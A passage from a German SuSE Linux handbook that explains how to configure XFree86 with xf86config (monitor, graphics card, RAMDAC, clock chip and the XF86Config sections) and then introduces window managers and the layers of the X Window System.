Nur wenn die genauen Monitordaten nicht bekannt sind, sollte eine der Vorgaben übernommen werden. Mit Auswahl '10' können die genauen Frequenzen angegeben werden.

Nach Angabe der Horizontalfrequenzen werden die Vertikalfrequenzen abgefragt. Auch hier wird wieder eine Auswahl vorgegeben:

³ z. B. im Emacs.

⁴ Diese Angaben sind natürlich ohne Gewähr!

```
1 50-70
2 50-90
3 50-100
4 40-150
5 Enter your own vertical sync range

Enter your choice (1-5):
```

Ausgabe 8.2.3: Detaillierte Vertikalfrequenzen

Wieder sollte die Angabe der genauen Werte der Übernahme eines der Punkte '1' bis '4' vorgezogen werden.

Es wird dann die Eingabe eines Namens für die Monitorbeschreibung,

```
Enter an identifier for your monitor definition:
```

die Angabe des Herstellers,

```
Enter the vendor name of your monitor:
```

und die Modellbezeichnung

```
Enter the model name of your monitor:
```

verlangt. Hier kann ein entsprechender Namen eingegeben werden oder aber mit **(Enter)** die Vorgabewerte übernommen werden. Die Spezifikation des Monitors ist damit beendet.

Grafikkarte/X-Server

Weiter geht es mit der Spezifikation der verwendeten Grafikkarte:

```
Do you want to look at the card database?
```

Bei Eingabe von 'y' wird eine Auswahl von vorkonfigurierten Grafikkarten präsentiert.

Aus dieser Liste kann durch Angabe der entsprechenden Nummer eine Kartendefinition ausgewählt werden. Es sollte jedoch nicht blind eine Definition übernommen werden, da es selbst bei Karten gleichen Typs zu Variationen in Clock-Chip und RAMDAC (engl. **Random Access Memory Digital-to-Analogue Converter**) kommen kann!

Aus diesem Grund wird, trotzdem eine Definition ausgewählt wurde, an späteren Punkten der Konfiguration wieder nach Clock-Chip, RAMDAC, etc. gefragt. Es wird dann allerdings eine aus der Kartendefinition stammende Vorgabe als zusätzliche Option präsentiert.

Die Kartendefinitionen beinhalten Informationen zu Clock-Chip, RAMDAC und zu verwendendem X-Server. Außerdem werden ggf. wertvolle Hinweise zum Umgang mit der Karte in die Device-Section der Datei XF86Config geschrieben.

Falls die gesuchte Karte nicht aufgeführt ist, so ist das kein Grund zur Beunruhigung. In diesem Fall kann mit 'q' zur normalen Konfiguration zurückgekehrt werden. Es ist dabei zu beachten, dass eine Grafikkarte nur dann ausgewählt werden sollte, wenn diese genau mit der verwendeten Karte übereinstimmt! Die Auswahl einer Karte mit einer ähnlichen Bezeichnung ist nicht zu empfehlen. Ähnliche Namen bedeuten noch lange nicht ähnliche Hardware...

Weitere Informationen zur Konfiguration der Grafikkarte werden in Kapitel Abschnitt 8.3 auf Seite 259 beschrieben.

Nach der Spezifikation der Karte folgt die Auswahl des X-Servers:

- 1 The XF86_Mono server. This a monochrome server that should work on any VGA-compatible card, in 640x480 (more on some SVGA chipsets).
- 2 The XF86_VGA16 server. This is a 16-color VGA server that should work on any VGA-compatible card.
- 3 The XF86_SVGA server. This is a 256 color SVGA server that supports a number of SVGA chipsets. It is accelerated on some Cirrus and WD chipsets; it supports 16/32-bit color on certain Cirrus configurations.
- 4 The accelerated servers. These include XF86_S3, XF86_Mach32, XF86_Mach8, XF86_8514, XF86_P9000, XF86_AGX, XF86_W32 and XF86_Mach64.

These four server types correspond to the four different "Screen" sections in XF86Config (vga2, vga16, svga, accel).

- 5 Choose the server from the card definition, XF86_S3.

Which one of these four screen types do you intend to run by default (1-4)?

Ausgabe 8.2.4: Auswahl des X-Servers

- 1 Ein Server für monochrome (Schwarz/Weiß) Monitore. Sollte mit jeder VGA kompatiblen Grafikkarte funktionieren und zumindest eine Auflösung von 640x480 Punkten liefern.
- 2 Der 16-Farb-Server XF86_VGA16. Sollte mit jeder VGA kompatiblen Grafikkarte funktionieren.
- 3 Der SVGA-Server XF86_SVGA. Dieser 256-Farb-Server unterstützt eine große Anzahl von SVGA-Karten. Bei einigen Cirrus- und WD-Karten wird die Grafikbeschleunigung ausgenutzt. Bei manchen Cirrus-Karten kann auch der 16- bzw. 32-Bit Farbmodus aktiviert werden.
- 4 Server für beschleunigte Grafikkarten. Hier stehen mehrere Server zur Auswahl (s. u.)
- 5 Diesen Punkt gibt es nur dann, wenn in der vorhergehenden Auswahl eine Kartendefinition ausgewählt wurde. Es wird hier der Server vorgeschlagen, der zu der ausgewählten Karte passt.

Wurde ein Server ausgewählt, so folgt die Frage, ob ein symbolischer Link vom ausgewählten Server nach `/usr/X11R6/bin/X` gemacht werden soll. Wird diese Frage mit 'y' beantwortet, so wird noch nachgefragt, ob der Link in `/var/X11R6/bin` angelegt werden soll:

```
Do you want to set it in /var/X11R6/bin?
```

Diese Frage ist unbedingt zu bejahen, da auf den `/usr`-Baum nicht unbedingt in jedem Fall geschrieben werden kann.

Anschließend erscheint ggf. (wenn in obiger Auswahl '4' angegeben wurde) ein Menü mit den verfügbaren X-Servern für beschleunigte Grafikkarten:

Diese Server unterstützen jeweils die entsprechende Karte. Das Anlegen des Links setzt voraus, dass der passende Server bereits installiert wurde, d. h.,

```
Select an accel server:
```

- 1 XF86_S3
- 2 XF86_Mach32
- 3 XF86_Mach8
- 4 XF86_8514
- 5 XF86_P9000
- 6 XF86_AGX
- 7 XF86_W32
- 8 XF86_MACH64

```
Which accel server:
```

Ausgabe 8.2.5: Beschleunigte X-Server

dass bei der Installation des X-Window-Systems bereits der richtige Server ausgewählt wurde.

Nach der Auswahl des X-Servers muss die Grafikkarte noch näher spezifiziert werden. Als erstes wird nach der Menge des vorhandenen Videospeichers gefragt:

```
How much video memory do you have on your video card:
```

- 1 256K
- 2 512K
- 3 1024K
- 4 2048K
- 5 4096K
- 6 Other

```
Enter your choice:
```

Ausgabe 8.2.6: Angabe des Grafkspeichers

Anschließend wird nach Name, Hersteller und Typ der Karte gefragt. Falls eine Grafikkarte ausgewählt wurde, genügt es, Return zu drücken.

```
Enter an identifier for your video card definition:
```

```
Enter the vendor name of your video card:
```

```
Enter the model (board) name of your video card:
```

Wenn als X-Server ein Server für beschleunigte Grafikkarten ausgewählt wurde, wird jetzt nach dem RAMDAC setting gefragt. Diese sind nur für S3 und AGX Server relevant:

In den meisten Fällen ist es am besten, die Eingabetaste zu drücken und keine Auswahl vorzunehmen. Wenn eine Grafikkarte ausgewählt wurde, die ein bestimmtes RAMDAC setting unterstützt, so wird dies angezeigt und sollte ausgewählt werden.

Nachdem diese Fragen beantwortet wurden, kann für beschleunigte Karten der Clock-Chip, sofern vorhanden, ausgewählt werden. Durch Auswahl eines Clock-Chips werden keine Clocks-Zeilen mehr benötigt, da die benötigten Clocks programmiert werden können:

1	AT&T 20C490 (S3 server)	att20c490
2	AT&T 20C498/21C498/22C498 (S3)	att20c498
3	AT&T 20C505 (S3)	att20c505
4	BrookTree BT481 (AGX)	bt481
5	BrookTree BT482 (AGX)	bt482
6	BrookTree BT485/9485 (S3)	bt485
7	Sierra SC15025 (S3, AGX)	sc15025
8	S3 GenDAC (86C708) (autodetected)	s3gendac
9	S3 SDAC (86C716) (autodetected)	s3_sdac
10	STG-1700 (S3)	stg1700
11	TI 3020 (S3)	ti3020
12	TI 3025 (S3)	ti3025
13	TI 3020 (S3, autodetected)	ti3020
14	TI 3025 (S3, autodetected)	ti3025
15	TI 3026 (S3, autodetected)	ti3026
16	IBM RGB 514 (S3, autodetected)	ibm_rgb514
17	IBM RGB 524 (S3, autodetected)	ibm_rgb524
18	IBM RGB 525 (S3, autodetected)	ibm_rgb525
19	IBM RGB 526 (S3)	ibm_rgb526
20	IBM RGB 528 (S3, autodetected)	ibm_rgb528
21	ICS5342 (S3, ARK)	ics5342
22	ICS5341 (W32)	ics5341
23	IC Works w30C516 ZoomDac (ARK)	zoomdac
24	Normal DAC	normal

Ausgabe 8.2.7: Angabe des RAMDAC

1	Chrontel 8391	ch8391
2	ICD2061A and compatibles (ICS9161A, DCS2824)	icd2061a
3	ICS2595	ics2595
4	ICS5342 (similar to SDAC, but not completely compatible)	ics5342
5	ICS5341	ics5341
6	S3 GenDAC (86C708) and ICS5300 (autodetected)	s3gendac
7	S3 SDAC (86C716)	s3_sdac
8	STG 1703 (autodetected)	stg1703
9	Sierra SC11412	sc11412
10	TI 3025 (autodetected)	ti3025
11	TI 3026 (autodetected)	ti3026
12	IBM RGB 51x/52x (autodetected)	ibm_rgb5xxx

Ausgabe 8.2.8: Angabe des Clockchips

Wird eine Grafikkarte ohne Clock-Chip eingesetzt, so genügt es, die Eingabetaste zu drücken, um keinen Clock-Chip auszuwählen. Wenn eine Grafikkarte im Auswahlmenü ausgewählt wurde, wird der Clock-Chip, falls vorhanden, automatisch angezeigt.

Wurde kein Clock-Chip ausgewählt, schlägt `xf86config` vor, `X -probeonly` zu starten, um die von der Karte unterstützten Clock-Timings zu ermitteln. Diese werden dann automatisch in eine **Clocks**-Zeile in der Datei `XF86Config` eingetragen.

An dieser Stelle muss klar gesagt werden, warum die automatisch ermittelten und eingetragenen Clock-Timings **sehr gefährlich** sein können: Hat die Grafikkarte einen programmierbaren Clock-Chip, dann kann der X-Server beim Proben nicht zwischen den verschiedenen Clocks der Karte umschalten und

erkennt deshalb nur die Clocks 0, 1 und gelegentlich 2. Alle anderen Werte sind mehr oder weniger zufällig (in der Regel wiederholen sich die Clocks 0, 1 und 2 und werden daher durch Nullen ersetzt).

Alle Clocks außer 0 und 1 hängen aber stark von der Vorprogrammierung des Clock-Chips ab, also kann Clock 2 beim Proben einen anderen Wert gehabt haben (der in die `XF86Config` eingetragen wurde) als bei einem späteren Start des X-Servers. Dann sind natürlich alle Timings falsch und der Monitor könnte beschädigt werden.

Ein guter Hinweis auf einen programmierbaren Clock-Chip und die damit verbundenen Probleme sind viele Nullen oder sich immer wiederholende Timing-Werte. Solche Werte dürfen keinesfalls in die Datei `XF86Config` übernommen werden!

Verwenden Sie also beim Ermitteln der Clock-Chips oder des Clock-Timings folgende Strategie:

- Am besten ist es, einen vorhandenen **programmierbaren Clock-Chip** anzugeben (wenn einer vorhanden ist). Er wird dann passend programmiert, die `XF86Config` enthält keine Clock-Angaben. Sie können auch die Chips auf der Karte mit den im Menü angebotenen Clock-Chips vergleichen und so den richtigen Chip herausfinden. Fast alle modernen S3-Karten haben einen programmierbaren Clock-Chip.
- Wenn Sie **keinen programmierbaren Clock-Chip** auf der Grafikkarte haben, starten Sie am besten `X -probeonly` und vergleichen Sie die (bei unbelastetem Rechner) ermittelten Clock-Werte mit denen im Handbuch der Grafikkarte. Stimmen die Werte annähernd überein (± 2), tragen diese in die Datei `XF86Config` ein.

Falls im Handbuch nichts angeführt wird, können Sie die Timing-Werte mit `X -probeonly` ermitteln lassen (am besten auf einem unbelasteten Rechner). Prüfen Sie die ermittelten Werte auf Gültigkeit, da sich bei einigen Karten die Clock-Werte nicht auslesen lassen (viele Nullen oder sich immer wiederholende Werte deuten auf ungültige Werte). Tragen Sie gültige Werte danach selbst in die Datei `XF86Config` ein. Aber lassen sie keine Werte weg, versuchen sie nicht, Werte umzuordnen oder sonst irgendwie zu verändern. Die Werte müssen exakt in der gleichen Reihenfolge eingetragen werden.

Wird der P9000-Server benutzt, so muss einfach in beliebiger Reihenfolge für jeden Mode die gewünschte Clock in der `Clocks`-Zeile angegeben werden.

- Generell gilt: Bei programmierbaren Clock-Chips darf es keine `Clocks`-Zeile in der `XF86Config` geben (Ausnahme: P9000).

Bei Karten ohne programmierbare Clock-Chips sollte es eine „`Clocks`-Zeile“ in der `XF86Config` geben. Dadurch wird das lästige und unter Umständen gefährliche automatische Ermitteln der Clocks bei jedem Start des X-Window-Systems vermieden. Außerdem gibt es dann bei Karten mit nicht lesbaren Clocks keine falschen Werte und kein Risiko für den Monitor.

Soll jetzt (und in Kenntnis der voranstehenden Absätze) versucht werden, die Clocks automatisch zu erkennen, muss auf die Frage:

Do you want me to run 'X -probeonly' now?

mit 'y' geantwortet werden. Der Bildschirm wird dann kurz schwarz, anschließend erscheint eine Liste der erkannten Clocks oder eine Meldung, dass keine Clocks erkannt wurden. Falls ein Clock-Chip ausgewählt wurde, erscheint die Frage, ob X -probeonly gestartet werden soll, nicht, da die Clocks dann automatisch programmiert werden. In diesem Fall wird direkt zum nächsten Konfigurationspunkt gesprungen.

Wurde die letzte Frage mit 'y' beantwortet, und bleibt der Bildschirm dann länger als ca. 30 Sekunden dunkel, so sollte der Testvorgang unbedingt mit (Strg)+(Alt)+(←) bzw. (Strg)+(c) abgebrochen werden! Notfalls müssen Rechner und Monitor abgeschaltet werden, um die Hardware nicht zu gefährden!



Abspeichern der Konfiguration

Die Konfiguration ist damit abgeschlossen. Die Konfigurationsdatei muss jedoch noch gespeichert werden. Es empfiehlt sich, die X-Window-Konfigurationsdatei XF86Config im Verzeichnis /etc zu speichern. So ist sichergestellt, dass auch im Netzwerk jeder Rechner eine „eigene“ Konfiguration hat, selbst wenn sich mehrere Rechner das /usr-Dateisystem teilen.

An dieser Stelle muss '/etc/XF86Config' übernommen werden! – Damit ist das Programm xf86config und die Konfiguration des X Window System beendet.

8.3 Optimieren der Installation des X Window Systems

Die Programme XF86Setup und xf86config erstellen die Datei XF86Config, standardmäßig in /etc. Dies ist die primäre Konfigurationsdatei für das X Window System. Hier finden sich die gemachten Angaben zu Maus, Monitor und Grafikkarte.

XF86Config setzt sich aus mehreren Abschnitten, sog. **Sections** zusammen, die sich mit jeweils einem Aspekt der Konfiguration beschäftigen. Eine Section hat stets die Form:

```
Section <Abschnittsbezeichnung>
  eintrag 1
  eintrag 2
  eintrag n
EndSection
```

Es existieren folgende Typen von Sections:

Files	Dieser Abschnitt beschreibt die verwendeten Pfade für Zeichensätze und die RGB-Farbtabelle.
ServerFlags	Hier werden allgemeine Schalter angegeben.

Tabelle 8.1: Fortsetzung auf der nächsten Seite...

Keyboard	Dient der Beschreibung der Tastatur und des verwendeten Treibers. Im Fall von Linux kann dies nur Device "Standard" sein.
Pointer	Gibt die nötigen Definitionen für den verwendeten Pointer an. In der Regel wird dies eine Maus sein, denkbar wäre aber auch ein LightPen oder Grafik-Tablett. Wichtige Angaben sind das Protocol und das Device .
Monitor	Beschreibt den verwendeten Monitor. Elemente dieses Abschnittes sind ein Name, auf den später bei der Definition des Screens verwiesen wird, sowie die Beschreibung der Bandbreite (Bandwidth) und der Synchronisationsfrequenzen (HorizSync und VertRefresh). Die Angaben erfolgen in MHz, kHz bzw. Hz. Grundsätzlich lehnt der Server jede Modeline ab, die nicht der Spezifikation des Monitors entspricht. Damit soll verhindert werden, dass durch Experimente an den Modelines versehentlich zu hohe Frequenzen an den Monitor geschickt werden.
Device	Dieser Abschnitt definiert eine bestimmte Grafikkarte. Diese wird durch den angegebenen Namen referenziert.
Screen	Diese Section schließlich fügt einen Driver (z. B. vga2 oder accel), einen Monitor und ein Device zusammen und es ergeben sich daraus die notwendigen Angaben für XFree86. Der Unterabschnitt Display erlaubt die Angabe der virtuellen Bildschirmgröße (Virtual), des ViewPort und der verwendeten Modes mit diesem Screen.

Tabelle 8.1: Abschnitte (engl. *sections*) in `/etc/XF86Config`

Näher betrachtet werden die Sections **Monitor**, **Device** und **Screen**. In der Manual-Page von **XFree86** (`man XFree86`) finden sich weitere Informationen zu den verbleibenden Sections.

In `XF86Config` können mehrere **Monitor**- und **Device**-Abschnitte vorkommen. Auch mehrere **Screen**-Abschnitte sind möglich; welcher davon verwendet wird, hängt vom aufgerufenen Server ab.

Screen-Section

Zunächst soll die Screen-Section näher betrachtet werden. Diese bringt, wie gesagt, eine Monitor- mit einer Devices-Section zusammen und bestimmt, welche Auflösungen mit welcher Farbtiefe bereitgestellt werden sollen.

Eine Screen-Section kann beispielsweise wie in Datei [8.3.1](#) auf der nächsten Seite aussehen.

```
Section "Screen"
    Driver      "accel"
    Device      "Miro Crystal 40SV"
    Monitor     "EIZO T563-T"
    DefaultColorDepth 16
    Subsection  "Display"
        Depth      8
        Modes      "1024x768" "800x600" "640x480"
        ViewPort   0 0
        Virtual     1024 768
    EndSubsection
    Subsection  "Display"
        Depth      16
        Modes      "1280x960" "1152x864" "1024x768" "800x600"
        ViewPort   0 0
        Virtual     1280 960
    EndSubsection
    Subsection  "Display"
        Depth      32
        Modes      "1024x768" "800x600" "640x480"
        ViewPort   0 0
        Virtual     1024 768
    EndSubsection
EndSection
```

Datei 8.3.1: Die Screen-Section der Datei /etc/XF86Config

Die **Driver**-Zeile legt fest, für welchen X-Server diese Definition gelten soll. Die auf Seite 255 aufgelisteten Server werden angegeben durch die Schlüsselwörter in Tabelle 8.2.

Accel	Für die speziellen beschleunigten Server
Mono	Nicht-VGA 1 und 4 Bit Server
SVGA	Super VGA Server
VGA2	1 Bit (Monochrom-) VGA Server
VGA16	4 Bit VGA Server

Tabelle 8.2: Schlüsselwörter für X-Server in /etc/XF86Config

In XF86Config kann je Server eine Screen-Section vorhanden sein, die dann benutzt wird, wenn der entsprechende Server gestartet wird.

Die nächsten zwei Zeilen, **Device** und **Monitor**, bezeichnen die Grafikkarte und den Monitor, die zu dieser Definition gehören. Dies sind nichts weiter als Verweise auf die Device- und Monitor-Sections mit den entsprechenden Namen. Auf diese Sections wird später noch genauer eingegangen.

Mittels der **DefaultColorDepth**-Angabe kann ausgewählt werden, in welcher Farbtiefe der Server startet, wenn er ohne eine explizite Angabe der Farbtiefe gestartet wird.

Es folgt für jede Farbtiefe eine **Display**-Subsection. Die Farbtiefe, für die die Subsection gilt, wird durch das Schlüsselwort **Depth** festgelegt. Mögliche Werte für **Depth** sind 8, 15, 16, 24 und 32. Nicht alle X-Server unterstützen jeden der Werte, 24 und 32 sind bei vielen Karten im Prinzip gleichwertig, bei anderen steht 24 für den packed-pixel 24 bpp Modus, während 32 den padded-pixel 24 bpp Modus auswählt.

Nach der Farbtiefe wird mit **Modes** eine Liste von Auflösungen festgelegt. Diese Liste wird vom X-Server von links nach rechts durchlaufen. Für jede Auflösung wird in der Monitor-Section eine passende **Modeline** gesucht, die mit einer der in der Monitor-Section angegebenen Clock-Rate übereinstimmt, bzw. mit einer Clock-Rate, auf die sich die Karte programmieren lässt.

Die erste in diesem Sinne passende Auflösung ist die, in der der X-Server startet (der sog. **Default-Mode**). Mit den Tasten **(Strg) + (Alt) + (Grau +)** kann in der Liste nach rechts, mit **(Strg) + (Alt) + (Grau -)** nach Links gewandert werden. So kann die Bildschirmauflösung zur Laufzeit des X Window Systems variiert werden.

Die letzten beiden Zeilen der Subsections beziehen sich auf die Größe des virtuellen Bildschirms und die Verankerung des sichtbaren Ausschnittes in diesem. Die Größe des virtuellen Bildschirms hängt vom Speicherausbau der Videokarte und der gewünschten Farbtiefe ab, nicht aber von der maximalen Auflösung des Monitors. Hat die Karte z. B. 1 MB Video RAM, so kann, bei 8 Bit Farbtiefe, der virtuelle Bildschirm bis zu 1024x1024 Pixel groß sein. Speziell bei den beschleunigten Servern empfiehlt es sich jedoch nachdrücklich, nicht den gesamten Speicher der Videokarte für den virtuellen Bildschirm zu verwenden, da der nicht verwendete Speicherbereich auf der Videokarte von diesen Servern für verschiedene Caches für Zeichensätze und Grafikbereiche verwendet wird.

Die Größe des virtuellen Bildschirms wird mit **Virtual** angegeben.

Mit **Viewport** wird der sog. *Viewport* festgelegt. Dies ist der Punkt, an dem die obere linke Ecke des physikalisch sichtbaren Bildschirmausschnittes in den Virtuellen Bildschirm eingeblendet wird. Die Angabe von 0 0 bedeutet, dass die oberen linken Ecken ursprünglich aufeinander zu liegen kommen. Der sichtbare Ausschnitt wird über den virtuellen Bildschirm bewegt, indem die Maus an den Rand des Bildschirms bewegt wird. Der Viewport ist also nur beim Start des X Window Systems von Bedeutung, und dann auch nur in dem Fall, in dem die Größe des virtuellen Bildschirms nicht mit der tatsächlichen Auflösung übereinstimmt.

Device-Section

Eine Device-Section beschreibt eine bestimmte Grafikkarte. Es können beliebig viele Device-Sections in `XF86Config` enthalten sein, solange sich ihr Name, der mit dem Schlüsselwort **Identifizier** angegeben wird, unterscheidet.

Auf eine detaillierte Beschreibung der Device-Section soll hier verzichtet werden. Stattdessen sei auf die ausführliche – leider in Englisch abgefasste

– Dokumentation in `/usr/X11/lib/X11/doc` und auf die Manual-Page von **XFree86** (`man XFree86`) verwiesen.

In der Datei `/usr/X11R6/lib/X11/doc/Devices` findet sich eine Sammlung von Device-Sections. Wird eine der dort aufgeführten Karten eingesetzt, so sollte die entsprechende Device-Section in die Datei `/etc/XF86Config` übernommen werden, und die Screen-Section durch Eintragen des entsprechenden Devices angepasst werden.

Ist die gesuchte Karte dort nicht aufgelistet, so bedeutet dies noch nicht, dass die Karte von XFree86 nicht unterstützt wird! Dies heißt zunächst nur, dass noch niemand eine Device-Section für diese Karte an das XFree86-Team geschickt hat. Eine Liste der unterstützten Karten findet sich im Verzeichnis `/usr/X11/lib/X11/doc` in der Datei `README`, in der Datei `AccelCards` werden die beschleunigten Karten nochmals genauer aufgeschlüsselt.

Monitor-Section

Die Monitor-Sections beschreiben, analog zu den Device-Sections, jeweils einen Monitor. `/etc/XF86Config` kann wieder beliebig viele, unterschiedlich benannte Monitor-Sections enthalten. In der Screen-Section wird festgelegt, welche Monitor-Section ausschlaggebend ist.

Für die Monitordefinition gilt, noch mehr als für die Beschreibung der Grafikkarte, dass das Erstellen einer Monitor-Section nur von erfahrenen Benutzern gemacht werden sollte. Ein wesentlicher Bestandteil der Monitor-Sections sind die sog. Modelines, in denen Horizontal- und Vertikal-Timings für die jeweilige Auflösung angegeben werden.

Ohne ein grundlegendes Verständnis der Funktionsweise von Monitor und Grafikkarte sollte an den Modelines nichts verändert werden, da dies u. U. zur Zerstörung des Monitors führen kann!



Diejenigen, die sich (zu)trauen, eigene Monitorbeschreibungen zu entwickeln, sollten mit der Dokumentation im Verzeichnis `/usr/X11/lib/X11/doc` vertraut sein. Besonders zu erwähnen ist [\[FCR93\]](#), wo die Funktion der Hardware und das Erstellen von Modelines detailliert beschrieben wird. Eine deutsche Einführung in dieses Thema findet sich im XFree86-Kapitel in [\[HHMK96\]](#).

Vorgefertigte Monitor-Sections, die in `XF86Config` übernommen werden können, finden sich in der Datei `/usr/X11/lib/X11/Monitors`. Ein dort nicht aufgeführter Monitor sollte mit den VESA Standard Timings betrieben werden, wie sie in der Monitor-Section stehen, die von `XF86Setup` bzw. `xf86config` erstellt wird. Wichtig ist in diesem Fall, dass die Werte für die Horizontal- und Vertikal-Frequenzen richtig angegeben wurden!

Auch hier gilt wieder, dass getestete Konfigurationen gerne in die Liste mit aufgenommen werden, wenn sie der SuSE GmbH bzw. dem XFree86-Team mitgeteilt werden.

Der Windowmanager – Ihr Fenster zum Rechner

Wenn erst einmal der X-Server konfiguriert ist, will man auch in den Genuss eines bunten Desktops mit Fenstern, Menüs und vielen anderen Dingen kommen, die ein „ordentlicher Desktop“ haben muss. – In diesem Kapitel zu den Windowmanagern geht es um folgende Themen:

- Der Windowmanager – seine Aufgaben
- *KDE* – das K Desktop Environment
- *Fvwm2* – ein klassischer Windowmanager unter Linux
- *SuSEwm* – der elegante Weg zur eigenen Konfigurationsdatei
- Die Praxis – verschiedene Einstellungen festlegen

Auch wenn es Sie gleich zur Praxis drängt: Das grundsätzliche Verständnis sollten Sie haben. Also zuerst etwas Theorie!

9.1 Theorie zur grafischen Benutzeroberfläche

9.1.1 Aufbau des X Window System

Anders als in monolithischen *graphischen Benutzeroberflächen*, wie z. B. bei Windows, werden die verschiedenen funktionalen Schichten unter Linux genau voneinander getrennt. Dadurch erscheint die Handhabung zwar auf den ersten Blick komplex, aber sie ist letztlich sehr flexibel; das System genügt somit hohen Anforderungen.

Die erste Schicht über der Hardware ist das Betriebssystem, das die Basisaufgaben wie beispielsweise das Speichermanagement übernimmt.

Darüber liegt der *X-Server* (X Window System). Der „X-Server“ entspricht zum einen dem „Grafiktreiber“ (um einen in anderen Systemen gängigen Begriff zu gebrauchen); zum anderen stellt er ein netzwerkweites Abstraktionslayer zur Verfügung. So kann man die Dienste eines X-Servers über ein ganzes Netzwerk (auch das Internet) verteilt in Anspruch nehmen kann. Dieses sind also die Aufgaben des X-Servers:

- Ansprache der Grafikkarte,
- Zeichnen von Punkten, Linien, Rechtecken und Texten sowie

- Verteilung des Ganzen über ein Netzwerk oder über den lokalen Rechner bzw. Zugriff darauf.

Auch wenn wohl die meisten Benutzer die Dienste des X-Servers nur auf dem Arbeitsplatzrechner, also lokal, in Anspruch nehmen, so ist die integrierte und für den Benutzer transparente Netzwerkfähigkeit dennoch von Vorteil. Damit gibt es eine einheitliche Schnittstelle, ohne dass dabei die grafische Gestaltung des Desktops eingeschränkt wird. Nur deswegen ist es möglich verschiedene grafische Oberflächen zu entwickeln und trotzdem jedes Programm auf jedem Desktop darstellbar sein zu lassen.

Im Netzwerkbetrieb ist es außerdem möglich, auf dem Rechner im Büro eine Anwendung laufen zu lassen, deren *Bildschirm Ausgaben* auf dem heimischen PC dargestellt werden. Hierbei spielt es keine Rolle, ob nur einzelne Anwendungen oder der gesamte Desktop auf dem entfernten Rechner laufen. Auch spielt die Hardware-Architektur und das Betriebssystem – sofern es X11 unterstützt – keine Rolle mehr. Man muss z. B. nicht mehr unbedingt im gleichen Zimmer wie die lärmende, leistungsstarke Workstation sitzen, sondern kann an einem anderen, weniger starken Rechner im gemütlichen Büro arbeiten, wobei die jeweilige Anwendung selbst auf der Workstation ausgeführt wird. Da Linux ein Multiusersystem ist, können auch mehrere Nutzer gleichzeitig über X-Terminals auf einem Rechner arbeiten; ein X-Terminal ist ein kleiner Rechner ohne Festplatte der über das Netzwerk bootet

Damit aus Rechtecken, die die Grundelemente für die uns schon bekannten verschiedenen Fenster und Bedienelemente zur Verfügung stellen, auch tatsächlich z. B. frei verschiebbare Fenster oder Menüs werden, bedarf es der Dienste eines Windowmanagers.

Fenster sind deswegen sehr wichtig, weil man damit die verschiedenen Applikationen übersichtlich nebeneinander laufen lassen kann und Menüs zur bequemen Bedienung des Rechners möglich werden.

Der Windowmanager ist also eine zusätzliche Schicht zwischen dem X-Server, den Applikationsprogrammen und dem Benutzer, wie Abbildung 9.1 auf der nächsten Seite zeigt. Dass Entwickler von X-Anwendungen direkt auf X zugreifen können, sei hier nur der Vollständigkeit halber erwähnt.

Unter Linux gibt es mehrere Windowmanager, wobei zwischen den reinen Windowmanagern und den „Arbeitsplätzen“ bzw. den „Arbeitsumgebungen“ (engl. *Desktop Environments*) unterschieden werden sollte. Während sich die reinen Windowmanager darauf beschränken als Fenstermanager aufzutreten, gehört zu einem „Desktop Environment“ neben dem Windowmanager eine gewisse Anzahl von Anwendungen, die über ein einheitliches Aussehen und eine einheitliche Bedienung verfügen.

Mit SuSE Linux werden die folgenden Windowmanager mitgeliefert:

- *Fvwm* – lange Zeit *der* Windowmanager unter Linux
- *Fvwm95* – Windows 95 nachempfunden
- *AfterStep* – mit Look and Feel von *NeXTSTEP*
- *WindowMaker* – ebenso, aber komplett neu implementiert
- *Enlightenment* – opulent ausgestattet




Abbildung 9.1: Schichten der grafischen Benutzeroberfläche

- *Cwm* – ein Windowmanager ohne Schnörkel
- *Olvwm* – *OpenLook* Virtual Windowmanager, für Liebhaber des Besonderen.

Noch mehr Windowmanager sind in der Serie *xwm* zu finden. Auf Basis des *Fvwm* wurde eine Vielzahl anderer Fenstermanager geschrieben, die alle ähnlich konfiguriert werden können. Zu dieser Familie gehören der *Fvwm* in den Versionen 1, 2.0 und 2.2, sowie *AfterStep*, *Bowman*, *cdesim* und *Fvwm95*.

Außerdem gibt es u. a. die folgenden Desktop Environments:

- *KDE* – K Desktop Environments (voreingestellter Standard unter SuSE Linux)
- *GNOME* – GNU Network Object Model Environment
- *XFce* – Ein Nachbau des kommerziellen *CDE*

Welchen Windowmanager Sie nehmen, hängt vom persönlichen Geschmack, den benötigten Funktionen und der Leistungsfähigkeit der vorhandenen Hardware ab. Gerade der Speicherverbrauch der verschiedenen Windowmanager macht z. T. einen erheblichen Unterschied aus. Einen Desktop wie *KDE* oder *GNOME* sollten Sie nur bei einem *Speicherausbau* (⇒ *Speicher*) von mindestens 64 MB einsetzen. Vor allem ist es aber neben dem Aussehen auch die Konfigurier- und Erweiterbarkeit, wodurch sich die verschiedenen Windowmanager voneinander unterscheiden. In Abbildung 9.2 auf der nächsten Seite bis Abbildung 9.5 gibt es vier Beispiele zu Arten der Fensterdekoration. Abbildung 9.2 zeigt nur den X-Server ohne einen gestarteten Windowmanager; es sind keine Rahmen vorhanden, an denen man Einfluss auf die Fenstergröße und Position nehmen kann.

Nichts hindert Sie, die verschiedenen Windowmanager (parallel) zu installieren und auszuprobieren. Wenn Sie sich dann entschieden haben, können Sie




Abbildung 9.2: Keine Fenster-Dekoration – X11 ohne Windowmanager



Abbildung 9.3: Fenster-Dekoration des *kwm* des *KDE*




Abbildung 9.4: Fenster-Dekoration des *Fvwm*




Abbildung 9.5: Fenster-Dekoration des *WindowMaker*

den jeweiligen Windowmanager an Ihre Wünsche anpassen und sich eine eigene Arbeitsumgebung einrichten. Als Standardarbeitsumgebung wird *KDE* installiert.



Zum Schluss noch ein Tipp: die meisten Infos in diesem Kapitel beziehen sich auf den *Fvwm2* bzw. *KDE*. Wenn Sie noch unentschieden sind, dann nehmen Sie einen dieser beiden!

9.1.2 Was tut ein Windowmanager?

Nun eine kurze (und unvollständige) Auflistung, wie man durch Konfiguration eines Windowmanagers das Verhalten und Aussehen des Desktops einstellen kann:

- Aussehen der Fenster
 - Breite, Farbe und 3D-Effekt des Rahmens
 - Bedienelemente zum Verschieben oder Vergrößern des Fensters (die sog. Fensterdekoration), Titelzeile und Schriftarten
- Überlagern von Fenstern
 - Raising-Verhalten, z. B. *AutoRaise* (das automatische Hervortreten in den Vordergrund)

- Anpinnen von Fenstern
- Fokussieren eines Fensters durch
 - Anklicken
 - „Berühren“ mit dem Mauszeiger
- Popupmenüs
 - Aussehen der Menüs (Farbe, Schriftart)
 - Verhalten der Menüs und Untermenüs
- Bildschirmhintergrund
- Virtueller Desktop (mehrere Desktops/Screens)
